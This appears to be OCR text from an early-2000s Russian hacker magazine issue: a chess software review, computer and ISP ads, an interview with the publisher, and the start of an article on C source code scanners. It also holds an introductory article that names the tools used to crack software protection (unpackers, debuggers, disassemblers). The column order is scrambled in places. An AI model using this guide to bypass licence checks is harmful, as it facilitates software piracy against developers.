
Все из них, кроме Kasparov's Gambit, позволяют при взятии одной фигуры другой проигрывать ролик, зависящий от типа "сражающихся" фигур и сюжета игры в целом. Например, в StarWar Chess есть все герои известного сериала, и ты можешь убить кого угодно кем угодно.



Сражающиеся твари из StarWar Chess - прикольно, но быстро надоедает

Что касается Kasparov's Gambit, то в этой игре можно услышать голос Гарри, комментирующего тот или иной твой ход (по-английски, правда). Это поначалу прикольно,

но, но потом начинает раздражать. Если сравнивать все перечисленные здесь программы, то самая лучшая из них это Combat Chess.



Классная графика + классный звук = CombatChess

Эта прога играет не сильно, зато обладает самой лучшей графикой и достаточно прикольным звуком, напоминающим немного музыку из города Некромантов в Героях Меча и Магии 3. Все эти программы лучше всего запускать под Win2000 или WinXP, так как они очень ресурсоемки: графика и музыка - уже достаточно большая нагрузка для компьютера, а необходимость просчитывать комбинации может загрузить CPU на 101%. Проверено: Win98 SE вылетает из-под них очень часто.



В этой игре мне больше всего понравился звук

<Шахматы + знания = ?>

Первое место в России занимают две программы: ChessAssistant и ChessBase. Эти штуки имеют в себе огромные шахматные базы (по 2-3 миллиона партий) и энциклопедии. С их помощью можно быстро готовиться к партиям и изучать теорию. Лучше всего они подходят для изучения дебютов.



Я пользуюсь ChessBase'ом уже много лет. Это лучшая шахматная база.

Различаются эти программы не сильно (по функциональности). Однако ChessBase не существует на русском языке. Это, правда, не сильно усложняет работу: все те же кнопки open и close. Все новые партии в Инете обычно предоставляют в формате ChessBase, а не ChessAssistant. Дело в том, что ChessBase - международная программа, а ChessAssistant - российская. Но ChessAssistant способна конвертировать форматы ChessBase в свои и обратно, чего нельзя сказать о ChessBase. Честно говоря, ей это и не нужно: вся инфа в сети все равно создана для нее. В каждую такую базу можно встраивать анализирующий модуль (например, Fritz - мы его рассмотрели выше), который будет разбирать позиции и давать советы. В целом, базы очень хорошая штука для опытных и начинающих профи.

<Сеть + шахматы = ?>

В сети очень много шахматных ресурсов, всех не перескажешь. Вот самые лучшие:

- www.fide.org - официальный сайт шахматной федерации. На нем можно найти все рейтинги, новые партии, узнать обо всех событиях, прошедших или предстоящих.
- www.kasparovchess.ru - сайт самого сильного игрока планеты. Здесь можно поиграть по сети с каким-нибудь иностранцем и почитать с ним одновременно, также можно найти очень много аналитики: партии (прокомментированные и проанализированные ведущими гроссмейстерами), статьи, интервью и многое другое.
- www.clubkasparov.ru - почти зеркало предыдущего. Почему почти? Потому что здесь другой интерфейс и еще больше аналитики. Лично я отвисаю здесь постоянно: вся инфа часто обновляется и дополняется.
- www.clubchess.com - создан специально для игры через сеть. Здесь можно переписать кучу программ (под Mac OS, Win, Unix...) для игры через сеть в шахматы. Скачиваешь, запускаешь и играешь с каким-нибудь чехом или американцем, попутно расспрашивая его о недавно прошедшей олимпиаде.





**Компьютеры
ISM Master на
базе процессора
Intel® Pentium® 4 -
центр Вашей цифровой вселенной!**



- **КАЖДЮЮ СУББОТУ
ТОВАР ПО ОПТОВОЙ ЦЕНЕ**
- **БЕСПЛАТНАЯ ДОСТАВКА
ПО МОСКВЕ**
- **ГАРАНТИЯ 2 ГОДА**

С компьютерами серии ISM Master Home Вы сможете - без труда редактировать цифровые фото, звук или видео, смотреть DVD-фильмы, а также играть в самые современные игры, не задумываясь о том, какой гн для этого ресурсе Вашего компьютера. А в благодарность за использование в марке этой серии нового чипсета Intel® 845 компьютеры ISM Master Home теперь доступны по цене практически каждому!

**Живи
в современном
мире**

Наши магазины:

Ст.м. «Люблино» - т. (095) 359-80-99
Ст.м. «Простект Мира» - т. (095) 280-51-44, 280-51-66
Ст.м. «Каховская» - т. (095) 319-81-75, 319-81-76, 319-81-77
Ст.м. «Университет» - т. (095) 787-77-81 (многоканальный)

Корпоративный отдел:
(095) 210-83-40, 979-02-40
corporate@ism.ru

WWW.ISM.RU

Intel, логотип Intel Inside и Pentium - зарегистрированные товарные знаки Intel Corporation и его филиалов в США и других странах



PC_Zone

КТО МЫ ТАКИЕ?

☠ SINTez (sintez@real.xakep.ru)

Интервью с директором
издательского дома (game)land
Дмитрием Агаруновым

Кто мы? такие!



X: Дима, ты сейчас владеешь издательством.

Как это произошло?

A: Произошло все достаточно случайно и постепенно, шаг за шагом. Я никогда не хотел быть издателем. Правда, всегда хотел руководить компанией. И так получилось, что в результате того, что мы занимались торговлей - у нас был маленький магазинчик, начинавший с торговли игрушками, сначала пластиковыми, а потом и видеоиграми, - мы четко увидели наличие огромного спроса на журнал о видеоиграх. И решили его сделать. Конечно, с большими ошибками, для нас тогда это было чисто утилитарно, чтобы люди могли узнавать об играх и впоследствии их покупать. А сам по себе журнал показал хорошую прибыль где-то через год. Нам все больше и больше нравилось заниматься именно журналом, а розничная торговля становилась все менее прибыльной.

X: Выпускать журнал вот так вот, с нуля? Ты же никогда не занимался издательством, полиграфией.

A: Ну, вот такие мы решительные! Я всю жизнь смело бросаюсь вперед и думаю, что по-другому нельзя. Просчитать все было невозможно - просто не у кого было спросить, и, может быть, сейчас мне это кажется ошибочным, лучше было бы пару месяцев подождать, но тогда я считал, что раз в голову пришла такая классная идея, то надо ее скорее воплощать, пока другой не воплотил. Теперь я знаю, что можно всегда готовиться спокойно, несколько месяцев все просчитывать, и от этого проект только выигрывает. Но тогда я ничего этого не знал, потому начинал именно с нуля, с огромными ошибками. Это не было легко. Например, первый журнал был отпечатан в Гонконге, я забыл посчитать, что авиационный транспорт будет дорого стоить. Напечатали очень мало, могли бы и больше, если бы я поинтересовался спросом на другие журналы. Ну и т.д.

X: На данный момент ты можешь назвать себя профессионалом издательского бизнеса?

A: Да, сейчас я могу себя назвать профессионалом, потому что мы успешно запустили не один-два случайных проекта, а восемь продуманных журналов. Есть негативный опыт закрытия убыточных проектов - это журнал «Фантом» и газета «Страна PC Игр».

X: Для тебя журналы это только бизнес или тематика журнала волнует тебя лично? Смог бы ты завтра запустить журнал о вязании, например?

A: Да, журнал о вязании я смог бы запустить хоть завтра, но именно потому, что это вписывается в нашу концепцию - делать полезные журналы для людей. Конечно же, вероятность появления журнала о вязании намного меньше, чем очередного молодежного журнала, так как мы прекрасно знаем эту аудиторию и можем сделать издание по ее потребностям более качественно, чем другие. Но я для себя оставляю любые темы и даже хочу их осваивать, как, например, журнал «Свой бизнес» для тех, кто начинает свой бизнес, который должен помочь людям совершить меньше ошибок.

X: А что для тебя было сложнее: начать делать первый журнал или сейчас руководить огромным издательством?

A: Ну, издательство сейчас не такое уж и огромное - всего лишь восемь журналов (огромным оно было бы, если бы их было 50-60). Но, думаю, сейчас сложнее, потому что намного больше надо знать. Когда в журнале работает всего пара человек, знаешь, чем они дышат, когда же людей десятки и сотни, то надо организовывать систему взаимодействия с ними. А это совсем другое занятие.

X: Ты сам читаешь журналы, которые издаются в твоём издательстве?

A: Я просматриваю все журналы. Читаю я «Хакер» (что понимаю), выборочно читаю «Страну Игр». Мне интересно смотреть нашу продукцию. Но если говорить о наиболее близком мне по духу журнале, то это прежде всего «Свой бизнес». На втором месте - «Хакер». Я считаю, что цель нашего издательства - это увеличить самостоятельность российской молодежи, ее способность опираться на собственные силы. Эти два журнала занимаются конкретно такими задачами.

X: Насколько активно ты принимаешь участие в создании журналов?

A: На сто процентов! Ни одного журнала пока еще не сделали без моего участия. Хотя утверждаю материалы только первого номера, а дальше делегирую полномочия ответственным за журнал людям. Я считаю, что моя роль заканчивается, когда мы утвердили концепцию, когда мы нашли правильного человека, который руководит журналом, который разделяет эту концепцию, который будет при этом двигаться внутри такого же пространства, как и мое, тогда я уже потрачу основные усилия на сотрудничество с руководителем журнала.

X: А почему все журналы издательского дома (game)land рассчитаны именно на молодежь?

A: Моя внутренняя цель - улучшить атмосферу вокруг себя, улучшить жизнь вокруг себя. И я уверен, что наилучшая точка приложения - это именно молодежь. Она более восприимчива, у нее больше энергии, амбиций, нет того уныния, как у людей старше тридцати. Хотя и ответственность здесь больше, потому что люди берут на вооружение именно наши идеи, но я уверен в правильности нашего подхода, поэтому

мы и ориентируемся на молодежь - эффективность «вложения» больше, результат виден сразу. Например, в журнале «Хакер» мы получаем письма о том, как ребята продвинулись в области компьютерных технологий, начали понимать компьютеры, эту сферу вообще, стали делать деньги, используя полученные знания, и благодарят нас за поддержку, которую мы им оказали. Это именно то, чего мы добивались.

X: Компании (game)land в этом году исполняется 10 лет. Что бы ты мог назвать своими самыми большими успехами за это время?

A: Самые большие успехи - это создание дружелюбной рабочей атмосферы в компании. Это было труднее всего. Очень многое пришлось преодолеть. Второе - это самосознание: кто мы, что мы хотим делать. На то, чтобы я мог легко отвечать на твои вопросы, понимая какие у меня цели в бизнесе, потребовалось несколько лет. Если говорить о более конкретных достижениях, то самое главное - это наш журнал «Хакер», эдакая звезда в нашей компании.

X: Какая твоя мечта?

A: В жизни - иметь крепкую хорошую семью, с теплой дружелюбной атмосферой, трех-четырех детей, иметь прекрасные отношения с женой и детьми. В бизнесе - руководить очень большой медиа-компанией с телевизионным каналом, радиостанцией, чтобы можно было сказать, что наша компания принимает участие в воспитании молодежи. Чтобы можно было сказать: столько-то людей начали свой бизнес, столько-то открыли софтверные компании, столько-то добились таких-то успехов, и это все было бы в масштабах страны, чтобы каждый молодой россиянин попал под позитивное влияние нашей продукции.

X: А какая цель?

A: А цель... Я хочу, чтобы за семь лет мы заработали столько, чтобы построить классный ультрасовременный офис, где для каждой редакции будет много места, а наверху чтобы были квартиры наших сотрудников (тех, кто захочет там жить), ну а моя - на самом верхнем этаже... Да, крышу я себе бронирую.

X: Дима, а ты в компьютерах разбираешься? ; -)

A: Я могу программировать на PDP11. Это старая вещь, но могу. Также писал на PL-1, Фортран. Четко понимаю, что такое программирование. Еще со школы: учился в математической школе, еще в кружок ходил. Я просто юзер с глубоким пониманием, что такое сеть, что такое сервер, с функциональным четким пониманием того, что какой узел в компьютере выполняет. Но починить компьютер я не смогу, установить ПО я не смогу никакое.

X: ОК, спасибо!

P.S. PDP11 - это очень старенькая 16-битная машинка, которая была достаточно популярна в начале 80 годов. Она поддерживала следующие ОСи: RT-11, RSX-11M, RSTS, несколько версий Unix. До сих пор в Сети можно найти эмуляторы процессора PDP.



Д	О	С	Ь	Е
Компания (game)land была основана в 1992 году. Единственный учредитель и владелец - Дмитрий Агарунов .				
■ 1992 год - мелкая беспорядочная оптовая торговля, импорт.				
■ 1993 год, май - открыт небольшой отдел по торговле игрушками в магазине «ЮПИТЕР», специализация на игрушках.				
■ 1994 год - открытие отдела в магазине «Москвичка», магазина в торговом центре Новый Колизей.				
■ 1995 год - открытие магазина GAMELAND на Адмиралтейской набережной, Санкт-Петербург.				
■ 1996 год, январь - выход первого номера журнала «Страна Игр».				
■ 1997 год, февраль - выход журнала «Official Playstation», закрытие магазина в Петербурге. Открытие экспортного офиса в NY, USA.				
■ 1998 год, весна - закрытие магазинов GL, решение о сосредоточении на выпуске медиа-продукции.				
■ 1998 год, сентябрь - фин. кризис, потеря всех оборотных капиталов компании, обесценивание дебиторской задолженности в 4 раза. «Страна Игр» выходит одним из первых журналов на рынке в особом, «военном» виде - на дешевой газетной бумаге, отпечатанной в России, с сохранением цены в рублях. Огромное одобрение потребителей, выход журнала стал фактором психологической поддержки потребителей. Было принято решение выходить 2 раза в месяц (остальные игровые журналы прекратили выпуск), наращивание оборотных средств, составление графиков погашения задолженности, сокращение персонала, зарплат. Одновременно возникает идея выпускать еще один журнал - «Хакер».				
■ 1998 год, ноябрь - начата работа по подготовке первого номера журнала «Хакер», набирается команда авторов.				
■ 1999 год, февраль - выход первого номера журнала «Хакер».				
■ 2000 год, октябрь - выход первых номеров журналов «Мобильные Компьютеры» и «Фантом».				
■ 2001 год, январь - закрытие журнала «Фантом» на основании отсутствия динамики продаж и исследований, которые показали невысокую востребованность продвинутой фантастической литературы.				
■ 2002 год, апрель - выход первого номера журнала «Хулиган». Одновременно начата подготовка к выпуску журнала «Свой Бизнес».				
■ 2002 год, май - выход первого номера «Computer Gaming World» на русском языке, совместный проект издательства (game)land и издательства СК Пресс.				

Взлом

CRACKING ШАГ ПЕРВЫЙ

CRACKING: ШАГ ПЕРВЫЙ

Александр А. Феденко aka badman forever
(fedenko_soft@mail.ru)

< Folder1 >

Хакеры, хакеры, бла, бла, бла... Хакеры тут, хакеры там. Вандалы, воры, социальные психопаты, гении киберпространства. Какие только эпитеты и ярлыки не приклеивали к этому слову. К каким только людям не приклеивали это слово. Хакеры...

Крэкеры. Звучит похоже. Только о кракерах что-то не слышно сенсационных новостей, имена по-

павших в руки закона не набивают оскомину, тишь да гладь. А если о ком-то из них и заходит речь, то говорят "хакер", так как это слово у всех на слуху, хотя большинство обывателей плохо понимают, что скрывается за ним. А уж объяснять домохозяйкам, кто такие кракеры, занятие и вовсе безнадежное.

В самой среде компьютерного андеграунда словом кракер (от англ. cracker) принято называть тех, кто занимается взломом программного обеспечения. Как ты понимаешь, несмотря на разницу в популярности, со следами деятельности сетевых взломщиков можно столкнуться не

часто, тогда как результатами труда кракеров ежедневно пользуются миллионы людей.

Люди, мало знакомые с нюансами хаксцены и тем более с ее закулисьем, но пытающиеся писать и рассуждать обо всем этом, обыч-

но приравнивают кракеров к обычным пиратам. То, что пиратам тяжело пришлось

бы без взломщиков софта, понятно. Но сами кракеры - это все-таки не пираты.

Так, стоп. В морально-этических и правовых дебатах погрязать не будем. Это не наш жанр. Пора и к делу переходить. Если кто-то еще не понял о чем пойдет речь, поясню - о том, что у нас называют одним словом "cracking", а в дальнем зарубежье двумя - "reverse engineering".

Тема большая, а я ограничен рамками одной журнальной статьи. Поэтому расскажу только о самых основах взлома программ. Главным образом для тех, кто с этим совсем не знаком.

– Внутре! – прошелестел старичок.
– Внутре смотрите, где у нее анализатор и думатель...
«Сказка о Тройке»

Аркадий и Борис Стругацкие

Ящик с инструментами

Начнем с того, какой инструментарий необходим для осуществления взлома. Во-первых, это HexEditor, т.е. программа, позволяющая просматривать и редактировать двоичные файлы (чаще всего исполнимые). Крайне желательно, чтобы такой редактор, кроме режима редактирования в шестнадцатеричном формате, поддерживал режим дизассемблирования. Наиболее популярны две программы, удовлетворяющие этому требованию: Hiew (Hacker's View) и QView. Обе принадлежат перу российских программистов. Из импортных аналогов мне в руки попал HexIt, но он явно не дотягивает до отечественных разра-

боток (сам я предпочитаю пользоваться QView, возможно тебе больше приглянется Hiew или что-то еще, это дело личных пристрастий). Даже если ты обычный пользователь, вполне возможно, что надобность в применении таких программ у тебя возникнет. Не отходя от темы статьи, можно предположить, что если сам ты не ломаешь программы (и вовсе не собираешься), то, вполне вероятно, частично пользуешься результатами труда других кракеров. Хорошо, если кракер сделал патч к сломанной программе в виде экзешника. В таком случае достаточно запустить его, и он сам внесет все изменения. А ведь были времена, когда подавляющая часть краков выходила в виде обычных текстовых файлов (*.CRK, *.CRX, *.XCK), да и сейчас они не редкость, и тут уж без hex-редактора не обойтись. Если же ты решил и сам разо-

браться во взломе программ, то познакомиться с таким редактором нужно в первую очередь. Именно в нем вносятся исправления, позволяющие обойти проверки на наличие/корректность ключа или окончание срока действия программы.

После того как изменения внесены, генерируется сам крак, содержащий отличия между оригинальным экзешником и взломанным. Для этого существуют специальные программы, сравнивающие два файла. Для создания крака в текстовом формате используются утилиты C2C (Compare2Crack), C2U (Compare2Unlimited) либо, в крайнем случае, команда FC (FileCompare) с ключом /B (двоичное сравнение), поддерживаемая еще со старых версий MS-DOS. Но можно создавать краки в виде исполнимых файлов (*.EXE или *.COM), что будет более удобно для людей,

< Взлом >25/07\02

< Folder2 >

которые ими воспользуются. Это позволяют делать программы Code Fusion, PatchEngine, aPATCH, PGPE (Patch Generator for Packed Executables) и другие. А утилиты CRK2COM и XCK2COM могут пригодиться для перевода уже существующих в текстовом виде крэков в исполнимые файлы.





Однако, прежде чем заняться непосредственно взломом программы, хороший крэккер учитывает тот факт, что экзешник может оказаться запакованным и зашифрованным. Для определения этого служат утилиты FA (File Analyzer), EXESCAN, GetTyp и многие другие. Они

ProcDump32, GUV32 (Generic Unpacker Win32), UNPACK. Кстати, упомянутый выше PGPE, как следует из названия, поддерживает некоторые типы пакеров и автоматически встраивает распаковщик в генерируемый патч.

Мониторинг

Итак, мы выяснили, какой инструментарий нужен для подготовки программы к взлому и для обработки полученных результатов. Но тебе, вероятно, уже не терпится узнать, как же происходит сам процесс взлома. Главным орудием крэккера является отладчик, чуть реже - дизассемблер. Но о них чуть поз-

Registry), Registry Monitor, RegSpy. Каждая из них имеет свои особенности, но существенных отличий нет.






предоставят информацию, каким упаковщиком сжат файл и, в некоторых случаях, даже чем он откомпилирован. Большинство сжатых файлов распаковывается стандартным образом - многие упаковщики поддерживают функцию распаковки. Но если программа зашифрована с использованием пароля, сжата каким-то нестандартным пакером или к ней пристыкована навесная защита, то придется воспользоваться специальными распаковщиками. Для старых досовских EXE-файлов написано немало таких программ: X-TRACT, UPC (Universal Program Cracker), AutoHack II, SnapShot, CUP386 (CyberWare Universal

же. А сейчас я расскажу о некоторых других инструментах, которые также могут оказаться очень полезными, но более простыми в использовании. Каждый из них предназначен для решения вполне конкретных задач.

Отдельный вид таких программ - различные мониторы (не путать с той штукой, которая стоит у тебя на столе и выводит изображение на экран). Монитор - это программа, отслеживающая некоторые действия, происходящие в системе. Например, работа приложений с реестром или с файлами.

Принцип работы файлового монитора полностью аналогичен описанному выше. Только отслеживаются вызовы функций, предназначенных для создания, чтения, записи, изменения, удаления и поиска файлов и каталогов. Наиболее распространенные программы такого рода: WXL (Win-eXpose-IO), File Monitor. В отличие от них, утилита Disk Monitor for Windows NT/2K отслеживает обращения к жестким дискам на низком уровне (на уровне секторов). Это бывает полезным для взлома некоторых специфических защит.

Мониторы файловой системы и реестра являются частными случаями других программ - API мониторов,



unPacker). Особенно хочется отметить последние две. С помощью SnapShot мне удалось снимать навесную защиту, с которой не справились остальные автоматические распаковщики. Но для его использования нужно знать, чем откомпилирована вскрываемая программа. А CUP386 имеет несколько режимов работы, в том числе с использованием встроенного отладчика. Эта возможность может пригодиться опытным взломщикам. Для распаковки PE-файлов (это исполнимые файлы в среде Windows) я бы посоветовал

Монитор обращений к реестру позволяет, как несложно догадаться, отслеживать открытие, создание, изменение и удаление ключей и параметров реестра. Причем можно задать фильтр на мониторинг лишь некоторых из этих функций, а также указать конкретно того, можно отслеживать только успешно завершившиеся вызовы или те из них, которые вернули ошибку. Вот несколько таких программ: WXR (Win-eXpose-

предназначенных для отслеживания любых вызовов Win32 API. Например, API Spy 32, API Monitor. В них также можно задать фильтр на отслеживание только некоторых функций в нужном процессе. Однако их использование лишь в редких случаях оказывается оправданным. Зачас-



< Взлом > 25/07\02

Взлом

CRACKING: ШАГ ПЕРВЫЙ

Александр А. Феденко aka badman forever (fedenko_soft@mail.ru)

< Folder3 >

тую, если возникает потребность отловить вызовы конкретной функции, будет более продуктивно воспользоваться полноценным отладчиком. Иногда бывает нужно не внести изменения в сам код программы, а только исправить какие-либо надписи, заменить изображения и т.д. Например, для того, чтобы русифицировать чужую программу. В этом случае не обойтись без редактора ресурсов. Они входят в поставку практически всех современных компиляторов. Но их возможности обычно ограничены. Есть и более функциональные: Resource Hacker, Restorator, Resource Scrutator. Последний, в частности, позволяет выдергивать ресурсы из активных процессов, находящихся в памяти. Кроме того, этот редактор распознает огромное количество форматов, которые не поддерживаются стандартными редакторами ресурсов.

Самый самый софт

Ну а теперь перейдем к самому главному - чем пользуются для исследования кода программы. Как я уже говорил, основные инструменты кракера - это отладчик и




краткое описание всех его команд займет не один десяток, а то и сотню страниц. После освоения SoftICE надобность в других отладчиках исчезает сама по себе. Это действительно «номер один». Все же упомяну другой неплохой инструмент такого рода - TRW2000. А при

кода современных программ, учитывая их размеры, мог бы остаться отладчик. Но появилась поистине революционная разработка (причем российского автора) в мире дизассемблеров. Это IDA Pro (Interactive

Disassembler). Среди многих его особенностей я бы отметил одну - возможность распознавать по сигнатурам стандартные библиотечные функции. База сигнатур поддерживает библиотеки практически всех компиляторов. Работая с IDA, можно взламывать многие программы,

даже не прибегая к помощи отладчика. А утилита IDASym позволит данные, полученные в IDA, использовать в SoftICE при отладке. Той же цели служит плагин IDA2SICE (IDA to Softice symbol loader). Из других популярных дизассемблеров, менее функциональных, но и более простых в использовании, я бы отметил W32Dasm, имеющий встроенный отладчик. Восстановление исходного текста программы на языке высокого уровня - давняя и недостижимая мечта человечества. Но кое-что все же можно добиться. Во-первых, с помощью IDA определяются названия многих функций, но только библиотечных. Во-вторых, для программ, созданных некоторыми компиляторами, есть утилиты, позволяющие восстановить либо исходный текст, либо другую информацию, которая пригодится при взломе. Например, восстанавливаются формы, компоненты и их свойства и адреса обработчиков событий. Это существенно экономит время, требуемое на взлом. Например, Refox для языка FoxPro, VBDE и Visual Basic 3 Decompiler для языка Visual Basic, EXE2DPR и DeDe для Delphi. DeDe также работает с программами, откомпилированными в C++ Builder.

В одну статью удалось втиснуть только обзор инструментария, необходимого для взлома программ. В следующих номерах журнала я расскажу о том, как это делается на практике. Многие описанные программы и другие полезные утилиты можно найти на сайтах: www.dore.ru, protools.cjb.net, www.exetools.com.



дизассемблер. Отладчик позволяет динамически изучать программу в ходе ее выполнения. Дизассемблер является статическим средством исследования. Он просто преобразует исполнимый файл в исходный вид на языке ассемблера. Обратное ассемблирование такого исходника маловероятно, но в нем можно найти нужный кусок программы и проанализировать логику выполне-

полном отсутствии опыта работы с подробными программами можно попробовать свои силы на древнем TD (Turbo Debugger). В давние времена, когда программы были маленькими, дизассемблеры были вполне востребованы. И такое название, как Sourcer, старожилы еще помнят. И единственным инструментом, пригодным для исследования

ПОСТАВЬ ТОЧКУ В ВЫБОРЕ ПРОВАЙДЕРА!



Лицензии Минсвязи РФ: №17740; №17249; №8462; №12235.

ВЫДЕЛЕННЫЙ КАНАЛ ИНТЕРНЕТ

ТАРИФЫ	АБОНЕНТСКАЯ ПЛАТА \$	ПРЕДОПЛАЧЕННЫЙ ОБЪЕМ ТРАФИКА Мб	ЦЕНА 1 Мб ТРАФИКА СВЕРХ ПРЕДОПЛАЧЕННОГО \$
ИНДИВИДУАЛЬНЫЙ	60	0	0,16
ЭКОНОМНЫЙ	99	300	0,12
БАЗОВЫЙ	150	800	0,10
АКТИВНЫЙ	270	2000	0,06
ПРОФЕССИОНАЛЬНЫЙ	400	4400	0,04
ПРОВАЙДЕРСКИЙ	600	10000	0,04
<small>Цены указаны в долларах США без учета НДС и НП.</small>			
МОСКОВСКИЙ *	37,8	0	0,23

* Тариф для физических лиц. Цены указаны в долларах США с учетом всех налогов.

753 8282

WWW.TOCHKA.RU

Взлом

SOURCE CODE SCANNERS

Toxa (toxa@real.xakep.ru)

SOURCE

CODE SCANNERS

Помощники сетевого программиста

< Folder 1 >

Все, конечно же, слышаны о так называемых сканерах безопасности: утилитах, позволяющих сканировать удаленные сервера, что называется, "во все порты", на предмет поиска уязвимостей. Также не секрет, что эти утилиты, созданные официально, чтобы помочь администратору сервера проводить аудит безопасности, во всю используются хаксорами для собирания подробной информации об атакуемом сервере (нажал кнопку scan и сиди, плюй в потолок, тулза сама все просканирует, покажет базу уязвимостей и выдаст красивый отчет). Да, я имею в виду такие программы, как Nessus (под *nix), Retina, Shadow Security Scanner, XSpider, Languard Network Scanner и другие (под Win32), и тому подобные утилиты, которые ты всю ночь по ночам - все они тебе известны, покопайся в конце концов в рубрике "софт" нашего сайта.

Но вот (почему-то) намного менее популярны сканеры другого плана: утилиты, призванные помочь программисту в его нелегком деле написания какого-нибудь сетевого приложения (анализаторы исходных текстов aka source code scanners). Что, спросишь, какие в коде могут быть уязвимости? Тут тебе и переполнение буфера (классика), и форматирование строки, и еще много всяких ошибок, которые может допустить программист в своем труде из нескольких сотен строк. Поэтому сейчас я попытаюсь охватить хотя бы узкий круг таких

программ-сканеров. Узкий - так как будем считать, что приложение, требующее проверки, написано на Си, а программист работает из никсовой консоли. И если с первым все ясно (Си - безусловно, самый популярный язык), то популярность таких программ под unix-like системы вызвана, во-первых, малым их размером (.tgz-архив с исходниками сканера редко весит больше 300 кб), а во-вторых, связанной с Free'шными вариациями Юникса (под сим я понимаю Linux, Free/Net/OpenBSD и иже с ними, как известную альтернативу дорогим unix-системам) свободой софта, ибо серьезные анализаторы исходных текстов (это уже не просто сканеры, а глобальные системы для полноценного анализа ПО) под Win, с GUI и

